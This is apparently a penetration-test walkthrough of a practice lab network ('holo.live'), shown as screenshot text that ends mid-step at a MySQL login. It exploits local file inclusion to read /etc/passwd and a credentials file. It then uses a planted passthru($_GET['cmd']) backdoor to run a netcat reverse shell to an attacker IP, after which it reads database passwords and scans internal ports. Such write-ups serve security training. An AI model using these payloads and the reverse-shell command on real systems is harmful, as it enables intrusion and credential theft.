
- `#fh5co-project-item img`:
  - `margin: 0;`
  - `border: 0;`
- `#fh5co-project-item img`:
  - `z-index: 8;`
  - `opacity: 1;`
  - `-webkit-transition: all 0.4s ease 0s;`
  - `transition: all 0.4s ease 0s;`

This highlighted line shows the image src path this would make the fetching url:

dev.holo.live/img.php?file=images/korone.jpg

This use of file= can indicate possible local file inclusion, allowing us to specify files that we want to read from the underlying system or server. This is something we need to note as this is a potential avenue of attack.

For some reason bruteforcing admin.holo.live wouldn't show robots.txt but through manual testing we managed access it see below:



The screenshot shows a web browser window with the URL "admin.holo.live/robots.txt" in the address bar. The page content displays the following text:

```
User-agent: *
Disallow: /var/www/admin/db.php
Disallow: /var/www/admin/dashboard.php
Disallow: /var/www/admin/supersecretdir/creds.txt
```

We can see a very interesting directory in the robots.txt file from the admin domain /var/www/admin/supersecretdir/creds.txt, at this point it would appear that we could potentially use LFI Local File Inclusion to read files from the server through use of the file= parameter that we observed earlier on the dev domain, could we potentially use this to read files disclosed on the admin domains robots.txt? Starting up burp suite then navigating to the admin.holo.live/img.php page we capture the request to dev.holo.live/img.php then send it to repeater to see what we can do with it:

Intercept **HTTP history** WebSockets history | Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
1	http://dev.holo.live	GET	/img.php			200	163	HTML	php	

**Request**

Pretty Raw Hex ⚡ 🌐 ⓘ

```

1 GET /img.php HTTP/1.1
2 Host: dev.holo.live
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 DNT: 1
8 Connection: keep-alive
9 Upgrade-Insecure-Requests: 1
10
11

```

**Response**

Pretty Raw Hex Render ⚡ 🌐 ⓘ

```

1 HTTP/1.1 200 OK
2 Date: Tue, 18 Jun 2024 19:22:38 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Content-Length: 0
5 Keep-Alive: timeout=5, max=100
6 Connection: Keep-Alive
7
8

```

**Inspector**

Request attributes 2 🔍 Request headers 8 🔍 Response headers 5 🔍

Notes

② ⚡ ⏪ ⏩ Search 0 highlights ② ⚡ ⏪ ⏩ Search 0 highlights

Testing with common payloads for linux file systems we quickly find the etc/passwd file readable so we definitely have LFI:

Repeater

Repeater

1 × +

Send ⚡ Cancel ⏪ ⏩

**Request**

Pretty Raw Hex ⚡ 🌐 ⓘ

```

1 GET /img.php?file=../../../../etc/passwd HTTP/1.1
2 Host: dev.holo.live
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 DNT: 1
8 Connection: keep-alive
9 Upgrade-Insecure-Requests: 1
10
11

```

**Response**

Pretty Raw Hex Render ⚡ 🌐 ⓘ

```

1 HTTP/1.1 200 OK
2 Date: Tue, 18 Jun 2024 19:26:37 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Content-Length: 982
5 Keep-Alive: timeout=5, max=100
6 Connection: Keep-Alive
7
8 root:x:0:0:root:/root:/bin/bash
9 daemon:x:1:1:daemon:/usr/sbin/nologin
10 bin:x:2:2:bin:/bin:/usr/sbin/nologin
11 sys:x:3:3:sys:/dev:/usr/sbin/nologin
12 sync:x:4:65534:sync:/bin:/sync
13 games:x:5:60:games:/usr/games:/usr/sbin/nologin
14 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
15 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

```

We then try to retrieve the shadow file but as expected we can't as the web server is not running as root, it should be running as www-data. we try to retrieve the files from the admin share that we found via the robots.txt file, we managed to retrieve the creds.txt file through abuse of the LFI we found on the dev.holo.live domain:



The screenshot shows the Repeater tool in the OWASp ZAP interface. The 'Repeater' tab is selected at the top. The 'Request' section shows a GET request to '/img.php?file=../../../../var/www/admin/supersecretdir/creds.txt'. The 'Response' section shows the contents of the creds.txt file, which includes a note from the administrator and the password 'admin:DBManagerLogin! - gurag <3'. The bottom of the interface shows search and highlight controls.

Request		Response	
Pretty	Raw	Pretty	Raw
1 GET /img.php?file=../../../../var/www/admin/supersecretdir/creds.txt	HTTP/1.1	1 HTTP/1.1 200 OK	2 Date: Tue, 18 Jun 2024 19:34:27 GMT
2 Host: dev.holo.live	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0	3 Server: Apache/2.4.29 (Ubuntu)	4 Content-Length: 93
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	5 Accept-Language: en-US,en;q=0.5	5 Keep-Alive: timeout=5, max=100	6 Connection: Keep-Alive
6 Accept-Encoding: gzip, deflate, br	7	7 I know you forget things, so I	8 'm leaving this note for you:
7 DNT: 1	8 Connection: keep-alive	9 admin:DBManagerLogin!	10 - gurag <3
9 Upgrade-Insecure-Requests: 1	10	11	
10	11		

Now that we have access to the administrator subdomain, we could fuzz for remote code execution and attempt to identify a specific parameter that you can exploit to gain arbitrary access to the machine.

Remote code execution, also known as arbitrary code execution, allows you to execute commands or code on a remote system. RCE can often exploit this by controlling a parameter utilized by a web server.

However first we should try out those credentials over on the admin domain to see if that yields anything useful:



When logged in initially we are given a Dashboard with minimal interactions available to us, It seems that there are two pages index.php and index.html, we are redirected to index.html if we click on the dashboard button within the web app. We decide to use our LFI to see if we can read these pages to look for any potentially leverageable code, endpoints ect we can use burp suite for this :

The screenshot shows the Burp Suite Repeater tool. The Request pane shows a GET request to /img.php?file=../../../../var/www/admin/dashboard.php. The Response pane shows the server's response, which includes a PHP script that checks if the user is logged in. If not, it redirects to index.php and exits. The response also contains copyright information for Creative-Tim.com and a notice about the software's license.

```

Request
Pretty Raw Hex
1 GET /img.php?file=
2 ...../var/www/admin/dashboard.php HTTP/1.1
3 Host: dev.holo.live
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 DNT: 1
9 Connection: keep-alive
10 Upgrade-Insecure-Requests: 1
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Tue, 18 Jun 2024 20:38:57 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Keep-Alive: timeout=5, max=100
5 Connection: Keep-Alive
6 Content-Length: 16120
7
8 <?php
9 session_start();
10 if(!isset($_SESSION["loggedin"]) || 
11 $_SESSION["loggedin"] !== true){
12 header("location: index.php");
13 exit;
14 }
15 ?>
16 <!--
17 =====
18 * Material Dashboard Dark Edition - v2.1.0
19 =====
20 * Product Page:
21 https://www.creative-tim.com/product/material-das
22 * Copyright 2019 Creative Tim
23 (http://www.creative-tim.com)
24 * Coded by www.creative-tim.com
25 =====
26 =====
27 * The above copyright notice and this permission
28 notice shall be included in all copies or
29 substantial portions of the Software.
30 -->
31 <!DOCTYPE html>
<html lang="en">

```

Looking through the response we find the following code shown in the below screenshot:

```

<h4 class="card-title">

<?php if ($_GET['cmd'] === NULL) { echo passthru("cat /tmp/Views.txt"); } else { echo
passthru($_GET['cmd']);}?> Visitors today

```

```
</h4>
```


**Response**

Pretty Raw Hex Render

```
132 <div class="container-fluid">
133   <div class="row">
134     <div class="col-xxl-4 col-lg-12">
135       <div class="card card-chart">
136         </div>
137       </div>
138       <div class="col-xxl-4 col-lg-12">
139         <div class="card card-chart">
140           <div class="card-header"
141             card-header-warning">
142             <div class="ct-chart" id="websiteViewsChart">
143               </div>
144             <div class="card-body">
145               <h4 class="card-title">
146                 <?php if ($_GET['cmd'] ===
147                   NULL) { echo passthru("cat
148                     /tmp/Views.txt"); } else {
149                     echo
150                     passthru($_GET['cmd']); } ?>
151                     Visitors today
152               </h4>
153             <!--
154               <!--
155                 ($_GET['cmd'] === NULL) {
156                   echo passthru("cat
157                     /tmp/Views.txt"); } else {
158                     echo
159                     passthru($_GET['cmd']); }
160               -->
161             </div>
162           </div>
163         </div>
164         <script>
165           const x = new Date().
166             getFullYear();
167           let date = document.
168             getElementById('date');
169             date.innerHTML = '&copy; ' + x
170             + date.innerHTML;
171         </script>
172       </div>
173     </div>
174   </div>
175 </div>
```

0 highlights

The way this works is the get request for the “cmd” variable executes the code following. Therefore, we should be able to add this into our URL as a variable with our command after it. As a quick Proof of concept we will attempt a simple whoami command by appending ?cmd=whoami to the url of the admin dashboard we have added in the cmd variable, as seen in the code, then the command we want to run, in this case “whoami” this can be seen in the below screenshot where in place of visitor numbers we have our response of www-data:



We can now use this RCE to run any commands under this user profile. Now we just need to use it to pop a shell on the host. We can use netcat to do this, which should be installed by default on most Linux devices.

Firstly we start a netcat listener:

```
(accessone㉿pentest-accessone)~
$ nc -nvlp 9001
listening on [any] 9001 ...
```

We can then proceed to execute our reverse shell by using RCE via LFI to utilize netcat on the web server to send the /bin/sh or bin/bash command line to our IP and port. We achieve this by appending the following payload to the url.

?cmd=nc+-e+/bin/sh+10.50.103.205+9001


Breaking this command down for ease of understanding:

nc = use netcat

-e /bin/sh = execute bin/sh command line

we use our IP and selected port to direct this to our attacker machine.

We can see this in action in the following screenshots, when we execute the request we catch a shell then execute a command of whoami:



We have at this point successfully gained our initial foothold within the network, we now need to stabilize our shell carefully. Firstly we need to check what version of python we have by using the which command , we can see our first which command does not give any response although python3 does which means we have python3.

```
which python
whichpython3
which python3
/usr/bin/python3
```

A quick dirty way to stabilize our shell is shown in the screenshot below, this will allow us a full enough bash shell for what we need:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@71afbc1c96fe:/var/www/admin$
```

Having a look in our current directory, we can see a few files but one in particular has some interesting information. Db\_connect would seem to contain some more credentials for what would appear to be a MYSQL Database, we will keep these noted along with others found for later use:

```
www-data@71afbc1c96fe:/var/www/admin$ ls
ls
action_page.php  dashboard.php  docs      hololive.png  robots.txt
assets          db_connect.php examples  index.php   supersecretdir
www-data@71afbc1c96fe:/var/www/admin$ cat db_connect.^[[Bphp
cat db_connect.php
<?php

define('DB_SRV', '192.168.100.1');
define('DB_PASSWD', "!123SecureAdminDashboard321!");
define('DB_USER', 'admin');
define('DB_NAME', 'DashboardDB');

$connection = mysqli_connect(DB_SRV, DB_USER, DB_PASSWD, DB_NAME);

if($connection == false){

    die("Error: Connection to Database could not be made." . mysqli_connect_error());
}
?>
www-data@71afbc1c96fe:/var/www/admin$
```

On further inspection of the environment we discover we are within a docker container, this isn't too hard to spot generally by using ps aux we will see a .dockerenv although in this case it didn't show with ps aux instead we go to the root of the file directory and use the ls

-la command which then reveals the .dockerenv file.

```
www-data@71afbc1c96fe:/var/www/admin$ cd ..
cd ..
www-data@71afbc1c96fe:/var/www$ cd ..
cd ..
www-data@71afbc1c96fe:/var$ cd ..
cd ..
www-data@71afbc1c96fe:$ ls
ls
apache.tar  boot  etc   lib    media  opt   root  sbin  sys   usr
bin        dev   home  lib64  mnt   proc  run   srv   tmp   var
www-data@71afbc1c96fe:$ ls -al
ls -al
total 340
drwxr-xr-x  1 root root  4096 Jun 18 20:19 .
drwxr-xr-x  1 root root  4096 Jun 18 20:19 ..
-rwxr-xr-x  1 root root     0 Jun 18 20:19 .dockerenv
-rw-r--r--  1 root root 266240 Jan  4 2021 apache.tar
drwxr-xr-x  1 root root  4096 Jan 16 2021 bin
drwxr-xr-x  2 root root  4096 Apr 24 2018 boot
drwxr-xr-x  5 root root   360 Jun 18 20:19 dev
drwxr-xr-x  1 root root  4096 Jun 18 20:19 etc
drwxr-xr-x  2 root root  4096 Apr 24 2018 home
drwxr-xr-x  1 root root  4096 May 23 2017 lib
drwxr-xr-x  1 root root  4096 Jan 16 2021 lib64
drwxr-xr-x  2 root root  4096 Sep 21 2020 media
drwxr-xr-x  2 root root  4096 Sep 21 2020 mnt
drwxr-xr-x  2 root root  4096 Sep 21 2020 opt
dr-xr-xr-x 151 root root     0 Jun 18 20:19 proc
drwxr----- 2 root root  4096 Sep 21 2020 root
drwxr-xr-x  1 root root  4096 Jan 16 2021 run
drwxr-xr-x  1 root root  4096 Jan 16 2021 sbin
drwxr-xr-x  2 root root  4096 Sep 21 2020 srv
dr-xr-xr-x  13 root root     0 Jun 18 20:19 sys
drwxrwxrwt  1 root root  4096 Jun 18 20:19 tmp
drwxr-xr-x  1 root root  4096 Sep 21 2020 usr
drwxr-xr-x  1 root root  4096 Jan 16 2021 var
```

Cgroups are used by containerization software such as LXC or Docker. Let's look for them by navigating to /proc/1 and then catting the "cgroup" file... It is worth mentioning that the "cgroups" file contains paths including the word "docker":

```

www-data@71afbc1c96fe:/$ cd /proc/
cd /proc/
www-data@71afbc1c96fe:/proc$ ls
ls
1 539      cmdline     irq       mounts      sysrq-trigger
27 540      consoles    kallsyms   mtrr        sysvipc
31 543      cpuinfo     kcore      net         thread-self
33 544      crypto      key-users  pagetypeinfo timer_list
34 552      devices     keys       partitions  tty
429 553      diskstats  kmsg      pressure    uptime
509 554      dma         kpagecgrou sched_debug version
514 561      driver     kpagecount schedstat  version_signature
517 562      execdomains kpageflags scsi      vmallocinfo
518 572      fb          loadavg    self       vmstat
519 75       filesystems locks      slabinfo   xen
520 acpi      fs          mdstat    softirqs  zoneinfo
522 buddyinfo  interrupts  meminfo   stat
523 bus       iomem      misc      swaps
538 cgroups   ioports    modules   sys
www-data@71afbc1c96fe:/proc$ cd 1
cd 1
www-data@71afbc1c96fe:/proc/1$ ls
ls
arch_status  environ  mountinfo  personality  statm
attr          exe      mounts     projid_map  status
autogroup    fd       mountstats root        syscall
auxv          fdinfo   net        sched       task
cgroup        gid_map  ns         schedstat  timers
clear_refs   io       numa_maps sessionid  timerslack_ns
cmdline      limits   oom_adj   setgroups  uid_map
comm          loginuid oom_score smaps      wchan
coredump_filter map_files oom_score_adj smaps_rollup
cpuset        maps     pagemap   stack
cwd           mem      patch_state stat
www-data@71afbc1c96fe:/proc/1$ cat cgroup
cat cgroup
12:hugetlb:/docker/71afbc1c96feaf9cd33c536e784f6a02b5fbaa5511a6d90d515e534317ea79e5
11:freezer:/docker/71afbc1c96feaf9cd33c536e784f6a02b5fbaa5511a6d90d515e534317ea79e5
10:devices:/docker/71afbc1c96feaf9cd33c536e784f6a02b5fbaa5511a6d90d515e534317ea79e5
9:rdma:/
8:net_cls,net_prio:/docker/71afbc1c96feaf9cd33c536e784f6a02b5fbaa5511a6d90d515e534317ea79e5
7:cpuset:/docker/71afbc1c96feaf9cd33c536e784f6a02b5fbaa5511a6d90d515e534317ea79e5
6:cpu,cpuacct:/docker/71afbc1c96feaf9cd33c536e784f6a02b5fbaa5511a6d90d515e534317ea79e5
5:pids:/docker/71afbc1c96feaf9cd33c536e784f6a02b5fbaa5511a6d90d515e534317ea79e5
4:perf_event:/docker/71afbc1c96feaf9cd33c536e784f6a02b5fbaa5511a6d90d515e534317ea79e5
3:blkio:/docker/71afbc1c96feaf9cd33c536e784f6a02b5fbaa5511a6d90d515e534317ea79e5
2:memory:/docker/71afbc1c96feaf9cd33c536e784f6a02b5fbaa5511a6d90d515e534317ea79e5
1:name=systemd:/docker/71afbc1c96feaf9cd33c536e784f6a02b5fbaa5511a6d90d515e534317ea79e5
0::/system.slice/containerd.service

```

This confirms further that we are in a docker container. We notice when running ifconfig that we are on 192.168.100.100 even though we connected to it via the web app which was on the .200 subnet. This comes across as a little odd and Strange to me...

```
www-data@71afbc1c96fe:/var/www$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.100.100 netmask 255.255.255.0 broadcast 192.168.100.255
          ether 02:42:c0:a8:64:64 txqueuelen 0 (Ethernet)
            RX packets 3890 bytes 287058 (287.0 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 4350 bytes 10588853 (10.5 MB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
          loop txqueuelen 1000 (Local Loopback)
            RX packets 88 bytes 6952 (6.9 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 88 bytes 6952 (6.9 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

www-data@71afbc1c96fe:/var/www$ █
```

we can look at this a little further by using the route -n command similarly to before, this time revealing an internal gateway on 192.168.100.1:

```
www-data@71afbc1c96fe:/var/www$ route -n
route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.100.1   0.0.0.0        UG    0      0        0 eth0
192.168.100.0   0.0.0.0        255.255.255.0  U     0      0        0 eth0
www-data@71afbc1c96fe:/var/www$ █
```

We should be able to connect with that gateway , we can try pinging it to see if it will return traffic meaning we have connectivity or there are various ways to do this, in this case we will use Netcat for simplicity as only one line is needed and this will also show us anyopen ports:

```
www-data@bd99793ff057:/var/www/admin$ nc -zv 192.168.100.1 1-65535
nc -zv 192.168.100.1 1-65535
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 33060 (?) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 8080 (http-alt) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 3306 (mysql) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 80 (http) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 22 (ssh) open
```

We can see from the scan results above that there would appear to be a few port open on the 192.168.100.1 gateway port 22-ssh, port 80 and 8080 - possible web servers and port 3306 - An SQL server. We have already found credentials for a SQL server so we should take a look at that! Using the credentials we found earlier from the db\_connect file we

connect to the mysql db on host 192.168.100.1:

```
www-data@bd99793ff057:/var/www/admin$ mysql -u admin -p -h 192.168.100.1
mysql -u admin -p -h 192.168.100.1
